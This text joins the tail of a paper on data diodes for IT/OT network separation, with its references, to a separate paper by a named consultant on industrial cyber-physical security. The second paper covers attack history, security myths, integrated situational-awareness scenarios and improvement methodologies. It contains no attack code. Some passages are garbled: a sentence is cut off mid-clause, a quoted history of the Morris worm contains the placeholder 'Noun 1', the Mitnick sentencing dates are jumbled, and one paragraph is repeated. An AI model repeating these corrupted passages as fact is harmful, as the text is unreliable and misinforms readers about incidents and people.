The risk of successful cyber-attack on systems and equipment residing on the OT network is increasing, especially in critical infrastructure sectors. With increasing cyber connectivity, cyber-attacks are no longer bound by geography. Communication pathways between IT and OT networksmay expose vital systemsto cyber-attacks which. The Ukraine power gridcompromise offers an example of the consequences that can result from a cyber-attack. A deterministic unidirectional device (data diode) would have circumvented the attack via the wired network cyber threat vector. Once the diode is installed, confirmation ofunidirectional communication should be performed via penetration testing. Other possible circumventions of IT/OT network separation include data diode bypasses, improper data diode configuration, primary and backup diode composition, and incident response plans in the event of diode failure. Unidirectional communication comes with significant restrictions in the form ofexcluding remote access and after hours support. An entity should carefully examine their risk assessment to determine if a data diode would be a beneficial addition to wired network defense as well as the protection of people and processes.

References

1. Wueest, C. (2014). Targeted attacks against the energy sector. *Symantec Security Response, Mountain View, CA.*

2. ICS-CERT Alert. Retrieved on 8/16/2018 from https://ics-cert.us-cert.gov/alerts/IR-ALERT-H-16-056-01](https://ics-cert.us-cert.gov/alerts/IR-ALERT-H-16-056-01

3. Krebs, B. (2014). Email attack on vendor set up breach at Target. *Krebs on Security.*

4. Nuclear Regulatory Commission (2010). Regulatory Guide 5.71 Cyber Security Programs for Nuclear Facilities.

5. Case, D. U. (2016). Analysis of the cyber attack on the Ukrainian power grid. *Electricity Information Sharing and Analysis Center (E-ISAC)*.

6. Malware Analysis Report (2018). MAR-17-352-01 HatMan—Safety System Targeted Malware (Update A). Retrieved on 8/16/2018 from https://ics-cert.us-cert.gov/sites/default/files/documents/MAR-17-352-01%20HatMan%20-%20Safety%20System%20Targeted%20Malware%20%28Update%20A%29_S508C.PDF](https://ics-cert.us-cert.gov/sites/default/files/documents/MAR-17-352-01%20HatMan%20-%20Safety%20System%20Targeted%20Malware%20%28Update%20A%29_S508C.PDF

Industrial Cyber Physical Security Enhancement

Global Director Industrial Cyber Security.

CITP MIET MIMC MBCS MISA MISSA MCSA CERT210W MISACA MIoD Vibert Solutions Limited.

Southampton. UK. cevn@VibertSolutions.com
+44(0)7909 992786www.vibertsolutions.com

Cevn Vibert

An Industrial Cyber Physical Security Advisor, Speaker, Solution Architect, Systems Manager, Consultant with over 20 years in Industry, managing solutions and teams in a wide range of markets and industries. Cevn Vibert is well known in the Security, Cyber, Automation and Industrial Information Industries. Cevn is an Accredited Systems Architect and Chartered IT Professional. Cevn recently created and managed the Critical Infrastructure Protection (CIP) Facility and the TRUST Security Explorer Facility for Thales UK. Previously he has worked on projects with EDF, Sellafield, National Grid, BP, KOC, Network Rail, Thames Water, Dwr Cymru, Welsh Water, London Underground, Jordans Ryvita, Shell, Ford and many more.

Experienced with Industrial IT, Industrial IOT, Command and Control C2 Systems, Control Rooms, System of Systems, CCTV, Cyber, Access Control, Situational Awareness, Robust and Resilient Architectures, PLCs, SCADA, HSMs, Encryption, Industrial Networks, Knowledge Databases, and Reporting Solutions.

Throughout his career, he has produced many papers, references, editorials and industry speaking and panel chairing engagements.

Active member of InstMC, IET, BCS, ISA, ISACA, IoD and other institutions, Cevn is continually improving communities with information sharing and collaboration strategies.

Years of experience within the security threat environment has reinforced the necessity for converged Integrated Holistic Security to manage both current and emerging threats. Situational Awareness solutions are key to providing effective and timely response to incidents at Mission Critical facilities. Cevn advises and presents to CxOs, Boards, Management or shop-floor teams on many security and industrial information subjects and strategies.

Industrial Cyber Security is now deeply into a form of arms race. Defenders are needing more defence tools and monitoring wizardry to detect and prevent attacks, but only if they can afford the resource time and expertise costs. They are usually seriously hampered by lack of budget and resources. Automation and Security Vendors are building more and more complex systems to help the defenders, but only if the defenders can afford the prices.

Abstract

The Industrial Cyber Security market is facing rapid changes as more threats are discovered, more impact is felt by end-users and Cyber Security vendors vie for leadership. The paper highlights both alerts and advice for end-users of automation and control Systems (ICS/OT/IACS/SCADA) and selected advisory notes for practitioners of Industrial Cyber Physical Security.

Strategic methodologies and programmes of activities for mitigation of impacts on IIOT, IOT and how Holistic Integrated Security can provide comprehensive situational awareness are provided. Multiple types of security are addressed, together with some mythical attack and defence scenarios. The history of Industrial cyber-attacks is mentioned briefly, to counterpoint the prevalent myths of defence, and finally some alerts to the Cyber arms race.

End-users face increased pressure to improve their security stance, and the paper discusses some successful methods for implementing these improvements including a “stairway”, a “jigsaw” and an “A-Team”.

Keywords/Tags

IIOT, Industrial Cyber, ICS Cyber, Security, IOT, IACS, Cyber Physical, Hacker, Methodologies, Security Jigsaw, Stairway to Security, A-Team, Strategy, SCADA, Automation, Control Systems, Assurance, Risk, Safety.

Introduction

The Cyber Physical bad guys are now attacking IOT and IIOT. They are constantly getting better at attacking and so the good guys must also constantly get better at defending. There is much evidence that most good guys have not even properly started to improve their security stance yet, so this is also a serious ‘call-to-action’ paper.

Our modern society is built on automation, control systems and their management. The “Things”, mentioned often in the Internet of Things (IOT) and the Industrial Internet of Things (IIOT), are becoming smarter and more ubiquitous. If you think about all the automation controlled “Things” that have contributed to your day and try to list them, you may be surprised and perhaps a little worried to know that they are also being invisibly attacked.

Food Manufacturing, Transport (Planes, Trains, Automobiles, etc.), Clothing, Water Treatment, Waste Processing and Management, Pharmaceutical Manufacturing and Testing, Logistics, Medical Device Manufacturing, Energy (generation, Transmission, Distribution), Power, Defence, Hospitals, Cashpoints, and Beverage Dispensers are just some of the examples of this melange of “Things” in our personal lives. Critical National Infrastructures are under immense pressure from government, regulators, and themselves to enhance their defences, improve cyber monitoring and to re-work the gargantuan quantities of legacy systems. This is not an easy task with industrial IT, due to a range of largely legacy problems. The aging and legacy industrial systems were not designed to be monitored and interrupted and scanned by active defence

solutions. These security problems are both procedural, legislative and technical, so all end-users are now having to review remediation against enormous business and operational risks.

The rise in attacks on these 'Things' has started to concern people. National Infrastructures are investing in improvement plans, many markets are ahead of the game, but so much more is to be done. Meanwhile, the bad guys get better at the attacking.

History

Historically the first Cyber Attack was in 1988: "*The Morris worm - one of the first recognised worms to affect the world's nascent cyber infrastructure - spread around computers largely in the US. The worm used weaknesses in the UNIX system Noun 1 and replicated itself regularly. It slowed down computers to the point of being unusable. The worm was the work of Robert Tapan Morris, who said he was just trying to gauge how big the Internet was. He subsequently became the first person to be convicted under the US' computer fraud and abuse act. He now works as a professor at MIT." [1]*

The first Cyber Hacker publicly convicted: *"1999: 46 months prison plus 3 years' probation 1988: One year prison. Kevin David Mitnick (born August 6, 1963) is an American computer security consultant, author and hacker, best known for his high-profile 1995 arrest and later five years in prison for various computer and communications-related crimes.He now runs the security firm Mitnick Security Consulting, LLC" [2]*

Cyber Language

We now know of many new Cyber Perpetrators/Threats and there is a veritable 'Cyber Zoo' of Attackers: Yetis, Bears, Dragons, Dragonfly, Worms, Penguins, etc.… A whole new Cyber Genus perhaps yet to come?

There are also many new words and references in our evolving cyber weapons vocabulary:Cyber Zombies, Watering holes, Slammer, Nachi, Mahdi, Shamoon, Industroyer, Petya, Red October, Conficker, Duqu, Flame, Havex, APTs, Blasters, Dumpsters, Drive-bys, Honeypots, Pastebin, Phishing, BotNets, Trojans, Heartbleed, Modbus and CANbus, etc., all being aired or created on social media and on news sources around the world.

Figure 2: Industrial Cyber words (used wordle.org)

Targets

An Abbreviated History by SANS has researched and listed quite a catalogue of industrial attacks over the years starting with: 1982 Uncorroborated report of a Trojan program inserted into SCADA system software that caused a massive natural gas explosion along the Trans-Siberian pipeline in 1982. ‘Farewell Dossier [3]

Also listed are attacks on Sewage works, Gas operational systems, Rail Signalling and Despatch, Bulk Electric controls, Auto Manufacturing, Water plants, Air Traffic Control breach, Power Gen, Tram switching, Utilities extortions, Offshore Oil Platform leak detection, Smart Meters, PetroChem OPC SCADA Servers. There are estimated to be many more attacks not publicly reported or known.

The fabled first big Industrial Cyber Attack was StuxNet 2010 (2005 variations); since then there have been a wide range of new attack vectors with Ransomware, exfiltration, Darknet resellers, Custom Hack sites, etc. These have now led to some stringent Data Law sanction proliferations due to the slow speed of response in industry compared to the high rate of advancement by the attackers.

Huge rise in attacks and a quantity/quality adjustment over the years is shown on many graphs such as the data provided by the Hackmageddon website. [4]

The hacks on industrial systems, like commercial systems, are becoming simpler, using social engineering compromises and more widespread. Some attacks, such as zombie Denial-of-Service (DDOS) attacks are largely automated. A recent, much publicised attack on the Ukrainian Grid involved multiple coordinated attack vectors. This resulted in widespread impact and greatly hampered any recovery or mitigation efforts by the defenders.

“We are all going to die!” was the repeated phrase at a recent Cyber Security Conference Key note address by Eugene Kaspersky of Kaspersky Labs. He said it tongue-in-cheek as most of the presentations at Cyber Conferences are focussed on doom and gloom so he offered positives.

Cyber Attacks on Industrial Control Systems are increasing both in complexity and in frequency. All the statistics from the industry back this up. The attackers don’t need high complexity or advanced skill sets to attack most Industrial Control Systems. “It’s almost child’s play”, he said.

Attackers used to be a wide range of groups from a script-kiddie to nation-states but now the primary volume of successful attacks are from organised crime. Crime gangs have widened their business models to now include Hacking-as-a-service (HAAS) where you can define your attack and target and strategy online with an Attacking Service and pay for the attack, delivery, telephone support and service level agreement (SLA), all online, using PayPal or similar simple payments.

Many conferences now are haranguing the audience as being ‘incompetent’, again tongue-in-cheek, but aiming at both the vendors and integrators who do not implement Security-by-Design in their products and systems together with the security industry, which has not yet eradicated cyber-attacks by leap-frogging the bad guys with new innovative defences and solutions.

The industry must now stop talking about Stuxnet and start talking about innovation and new ways of thinking. Keynote speakers are talking about the soft skills of the Cyber War. Cyber-attacks are made by humans, often exploiting human weaknesses as key building blocks of their attacks. The Cyber Defence industry must recognise this more and build security improvement programs that include humans as the core to the solution.

The typical myths that bolster the prevalent inertia in organisation's implementing security for their Industrial OT and ICS systems are well known and have been debunked a thousand times. Some statements ring true about myths, including these from Kaspersky Labs about ICS industrial plants.

- **Myth:** We are disconnected.

  Fact: Most systems have at least 10+ information connections to the world.

- **Myth:** Firewall protected.

  Fact: Most firewalls are set to allow 'any' on inbound and poorly understood by each department.

- **Myth:** Hackers don't understand SCADA/OT/ICS.

  Fact: Increase of hackers specifically attacking ICS/OT/SCADA due to kudos of accomplishment.

- **Myth:** We are an unlikely target.

  Fact: Can be collateral due to proliferation of attacks and own supply chain, e.g. Stuxnet variants.

- **Myth:** Safety backup system will protect us.

  Fact: Safety systems just as likely to be hit as control systems. Often similar systems are deployed.

Industrial Control Systems owners cling to the myths because the current ICS OT systems work well and they do not see lots of local news about their neighbours and competitors suffering the negative consequences of cyber-attacks. The cost of a Security Enhancement programme is often seen as prohibitive by the Board and Senior Management. What is not so well recognised are the business and operational improvements a Security Programme will bring about, including reduced insurance premiums, reduction in the cash safety float, improved operations and increase resilience. These business improvements are often enhanced by better staff moral and a much clearer understanding of Operational Technology and the current risks landscape.

In fact, over 60% of Information breaches take months to be discovered, not days or hours or minutes.

Around 70% of respondents to a recent survey admitted being victims to a cyber-attack. Organisations are not reporting the attacks, the effects or the remediations carried out, due to strict corporate embargoes.

The Way Forward

The steps to climb the stairway to security can be very high, certainly for organisations with extensive legacy systems, but the steps need to be climbed, and sooner rather than later. The best approach is often to build small steps, parallel steps and think differently.

Remember, the bad guys are always improving, so it is essential for organisations to also keep improving, but more than that, looking for that giant leap ahead in defences. There is talk of new Secure Operating Systems, new Secure Trusted Computer Systems, and of the increased lock-down and monitoring of The Internet. All these advances are being made but are they appearing on the market quickly enough to make that giant leap forward in the Cyber Arms Race?

We are now into what is being called the Fourth Industrial Revolution with Industry 4.0 (2011 – 2014+). This revolution brings enormous commercial benefits but at a cost. Often the cost of implementing greater automation omits the cost of securing that automation. Companies have relied on the IT Department doing something clever, within their annual budget, to secure all new development in corporate systems. This is obviously not the case to those who think about the holistic nature of automation enhancements within the corporate boundaries of data, interactions and information assurance as much more must be done to include people, informational and operational security in the life-cost of new systems and not just a thin spread of IT security.

Physical Security

Physical security is in a marginally better security position due to its longer history of implementation although physical security is also being found lacking in its cyber foundations. Compromise of user credentials, access control networks, CCTV networks and the CCTV cameras themselves are just some of the examples of hacking vulnerabilities.

Physical security is just as necessary as cyber security since a network or datacentre can be compromised much more easily by someone connecting devices, logging in directly to a terminal or stealing hardware for later analysis. Physical security can also help to protect staff who may be compromised through force or coercion by intruders. The logs and records of physical security systems can be a valuable component of a forensic analysis, or the status of cameras and intrusion detection systems can be valuable situational awareness for a real-time event.

Physical security may include a wide range of technology such as CCTV, intrusion detection, fence alarms, break-beam or IR detectors, radar, ground seismic sensors, thermal imaging, vehicle identifying systems, card readers, biometrics, audio sensors, chemical and radiological sniffers, and x-ray and radiometric sensors and air/force pressure sensors. There are many different technologies deployed to detect changes or unknown people or vehicles around and inside perimeters. The sensors are usually networked and collated into an

Intrusion Detection System or Access Control System or a PSIM (Physical Security Information Management) system.

The Security guardroom or control centre of a facility may have several computer screens dedicated to security management with an Access Control screen, PSIM screen, numerous CCTV screens, a card reader management screen, Public Address, Radio Communications Management, Fire Management display and a Building Management display. The diversity of each system, from different vendors with differing Operator Interface standards, methods and operations makes the life of the Security Personnel more difficult than it strictly should be. Operator standards have been known, defined and standardised nationally and internationally for a variety of industries. The Security vendors are most often not cognisant or have chosen to ignore such standards. Each system requires both education and experience to use effectively hence creating many opportunities for ineffective operation. This is an area for significant improvement where PSIM systems are starting to take on more and more management functions for all the other systems in the Security Room.

Security Operation Centres (SOC)

Cyber Security Management systems are still in their infancy for Industrial Operator Interfaces. These typically sit in a Network Operations Centre (NOC) or a Security Operations Centre (SOC).Cyber faces very similar challenges to Physical security except the adversaries are much harder to spot and keep changing their methods and attack vectors.

Operations Security Management is essentially about the people, their procedures, methods and capabilities. The Concept of Operations (ConOps) of a Security Team should be made up of the manuals and documents and the process that has been worked out to achieve the highest and most robust levels of security and, of course, honed over time. In reality, the ConOps are defined once, read once, then left on the shelf or even ‘stored safely’ in a box!

Changes have been seen in the market with a welcome increase in knowledge management systems deployed to support Operations in Security Control Rooms. Rules Engines and Flexible database driven Operator assistance and mandatory guides are now being used to good effect. When a site alert occurs, the Security personnel can be taken through an approved procedure step-by-step, with each action being recorded for future alarm analysis, and for operational improvements in the database steps. The concept of an Industrial SOC is being discussed more frequently and the challenge of integration is being reviewed against the risk of implementations.

Safety

Safety is becoming a strong component part of the Security mix, and vice versa. Systems cannot be stated as Safe if they are not Secure, and Systems cannot be stated as Secure if they are not Safe. Safety and Security have different meanings for each exponent of expertise. We are lacking a truly international definition used as a standard by all experts, be they Safety Experts or Security Experts.

Ancillary Systems such as Building Management BMS, HVAC, Water Management, and Environmental Monitoring are also subject to attacks, can have serious consequential impacts, and should not be left out of a good risk analysis solution.

Outside the Box

Supply Chain risks are only now being reviewed with Defence suppliers being more strictly audited right down through their supply chains, and Industrial and Commercial organisations also waking up to their supply chains. An organisation can be excellent in its own defence but if its supply chain is compromised then either components or data can be compromised, exfiltrated or aggregated to increase the threats from their suppliers. The adage that a chain is only as strong as its weakest link applies.

Data promulgation and corruption is also a threat to Industrial systems. CAD drawings, netlists, build diagrams, material make-ups, cavity and void plans, electrical schematics, 3D drawings of physical security systems, 3D object definition files for 3D printing and modelling all could pose significant risks if compromised or exfiltrated and then re-used by attackers or unaware suppliers in the supply chain.

Integrated Security

Integrated Security means bringing at least two or more security disciplines together to create a tangible benefit to the operations of a Control Room or Security Room.

Holistic Integrated Security means bringing multiple systems together to create a Command, Control, Communications and Computer solution.

The drawbacks of integrated systems are the cost of developing and maintaining the integration, the potential security risks of inter-connectivity, and the cost of managing the complexity and rule-sets.

The benefits are often seen to easily outweigh the potential drawbacks. Integrated systems are evolving as the norm. Security of interconnection is not such a challenge with newer technologies being adopted.

Scenario Stories

A selection of Scenario Stories now follows, designed to illustrate a disconnected enterprise and a Holistic Integrated Security System:

Scenario 1: Nuclear Operations Controls Manager...

The Manager is authorised to use the Main Control Room control screens to adjust reactor control parameters. He logs into the control screen and issues a 20% increase in the control rod levels.

The control system allows this, as he is logged-on properly as authorised.

However:

- Door Access System of the Control Room does not show him as being in the Control Room.
- The Site Access Management System does not show him as being on-site.
- The HR Management System shows him as being on vacation this week.
- The HR Training system shows his training status for control screen authorisation has lapsed.
- The site IT network intrusion system has recently discovered a number of unauthorised Virtual Private Network (VPN) connection tunnels being used.
- The control system has not had a 20% parameter increase for the control rods in its normal history pattern.
- There was no control screen keyboard activity when the parameter was changed.
- The Control Room had not had any IR movement detector triggers for at least 25 minutes prior to the action.
- With an integrated solution, the attempted actions would not have been permitted.

Scenario 2. An intruder climbs over a fence…

A secure facility somewhere, somewhen…

- The site fence impact and vibration alarms are suddenly triggered.
- The site fence alarms have just slewed the PTZ CCTV cameras to the alarm zone.
- Review of the CCTV footage in the Control Room in real-time shows a person in a hoody and jeans climbing over the perimeter fence.
- A security guard force is alerted to attend the scene. They confirm their ETA.
- The site CCTV motion detectors detect significant movement of the intruder over the roads and grassed areas outside of normal traffic times. The CCTV cameras follow the intruder to a building.
- The local Police force are alerted to attend the site. They confirm date and time and their ETA.
- The Building Access Control detects a break-in at an external door followed by a break-in at an internal door to the server room corridor.
- The internal intruder detectors detect movement in the corridor.
- The Fire Alarm Panel detects a smoke detector, at the far end of the corridor, triggered to an alarm state.

- The door to the server room signals a break in.
- The server room computer cabinet-opened alarm is triggered as out-of-normal-hours.
- A server alerts the IT system IDS as an unauthorised USB stick has been detected on a server.
- The server IDS signals a major cyber alarm due to significant file changes and the server attempts to run non-whitelisted programs.
- The security guard force arrives at the scene having been briefed in real-time to the actual situation, including location and nature of the alarms and potential efforts by the intruder to mask their targets. Smart devices, position based information, body cams and bidirectional information flow between Operatives and Control Room and between Operative Teams. These are all excellent enablers for realistic real-time Situational Awareness.

Actions can be taken in real-time to mitigate either actual occurring threats, or potential threats based on a situation unfolding.

The Intruder situation is effectively and speedily resolved due to fully Integrated Holistic Situational Awareness**.**

Technology all plays a key role in the solutions to improve security but human interactions and the softer skillsets are also needed in equal measures. Much more work is being done on social engineering and operator interactions and the scientific findings are being increasingly understood and practically applied. Security Designers need to understand the technologies, but motives and compromises also need understanding of Psychology, Social Engineering, MITM, Least Privileged Operations, Politics, Espionage, Current Affairs, etc.…

Enterprises need to be aware of the significant advantages of Holistic Integrated Security Solutions for de-risking potential threats, improving current business operations through efficiencies, reducing mistakes across disparate systems, and finally improving morale through greater staff security.

Integrated Holistic Situational Awareness is not a silver bullet to threats posed but can yield enormous improvement if carefully engineered, and integrated into the normal operations of security teams and seen as a clearly perceived benefit.

Analysis

Many industry exponents are now trying to include Safety within the Security umbrella to ensure that safety systems are secure and security systems are safe. The UK Health and Safety Executive (HSE) has recently released guidance relating IEC 62443 with Safety Integrated Systems (SIS). Again, this seems an obvious inclusion in business planning and in system architectures but has been lacking due to many factors. Hazard Analysis (HAZOPS/HAZANS/etc.) has often excluded intentional attacks in any form, as this exclusion approach reduces the complexity of the analysis task and ensures a sensible consideration of hazards and effects within normal boundaries. Unfortunately, this likelihood appreciation is now no longer the case. Hackers can

intentionally disrupt both operational and safety systems and use man-in-the-middle (MITM) insiders to override basic safety systems and hence cause catastrophes. Multiple safety compromise actions can cause events assumed to be highly unlikely but these must now be re-assessed. The cost of reassessment will be considerable, adding further to the cost of the new Security Mitigations also needed.

Changing Times

Many serious account hacks that happened in the past were disclosed in 2016. Overall, a billion account credentials fuelled the black market. [5]

- 2012 LinkedIn breach affected around 117 million.
- MySpace breach exposed 427 million users.
- Tumblr data breach exposed 65 million accounts.
- VK security breach exposed 93 million accounts.
- DropBox security breach exposed 69 million accounts.

These accounts hacks are then used to compromise the identity and authorised capabilities of staff. Ideal information for MITM attacks.

Industrial Cyber Security is now deeply into a form of arms race. Defenders are needing more defence tools and monitoring wizardry to detect and prevent attacks, but only if they can afford the resource time and expertise costs. They are usually seriously hampered by lack of budget and resources. Automation and Security Vendors are building more and more complex systems to help the defenders, but only if the defenders can afford the prices. Automation Systems Integrators are skilling up their resources to provide the expertise in security not previously provided or required. Government and academia are trying to find expertise, solutions, projects and understanding of the unfamiliar automation industry. The attackers are often either state or organised international criminal gang funded and have neither the resource, cash or time limitations of the defenders. Attackers are becoming more formidable adversaries than was previously known or expected.

Methodologies

There are numerous approaches to enhancing Industrial Cyber Security. The best approaches consider the many factors in and around the environment to be secured, often called the Focus of Interest or the system's boundary, depending on the scale of the scope. The scope could be a full enterprise including all the IT and Operational Technology (OT) Automation or it could be a single factory/plant or a manufacturing line or a single system of interest. The important points to ensure that are addressed are the holistic nature of the systems, and the solutions, both for the enhancement event and the very necessary long-term programmes. No enhancement solution is a project, and they should be both viewed and promoted as an ongoing programme.

Every solution should include the formulate-review-install-monitor-review-formulate cycles since there is no such thing as 100% secure and the attacks change constantly.

There are international methodologies for analysing and assessing the Informational and Operational security under scrutiny. No single method is “The Best” as has been found by many practitioners, since no single system and environment are the same as others. For IT Information Assurance, standards such as ISO 2700x may be suitable, and for Industrial systems the use of ISO 62443 or ANSSI or NIST methods may be suitable. Many programmes involve a form of hybrid of several methods together with customised measures designed for each system under scrutiny.

Stairway to Security

There is a well-planned, but adaptable, Stairway to Security. Each step is an achievable security improvement, either in understanding, awareness, readiness, or defences. Each step can be small or large but is always an improvement.




Figure 3: The Stairway to Security

The Security A-Team

To achieve the successful Security Enhancement Project requires a wide range of disciplines and people of differing roles. Selection and the coming together of an effective Security ‘A-Team’ of people who are tasked, and keen, to carry through the enhancements from a project basis, a technical and assurance basis, and a social and marketing basis is essential. All aspects must be considered in the team selection and the formation is critical to both the practical and political success of the programmes.




Figure 4: The Industrial Cyber Security A-Team

The Security Jigsaw

The products, partners and solution integrators are also key parts of the enhancement programmes and should also be thought out, researched and integrated closely in the success measures. Often, security enhancement projects are disruptive and require significant changes to technical, social, operational, procedural and political well-worn grooves. Building the Jigsaw of Security products, operations, procedures and activities into the Security solution can reveal strengths and weaknesses. Creation of an overall Security Jigsaw map of each system under consideration is useful for communication and for a missing-pieces check.

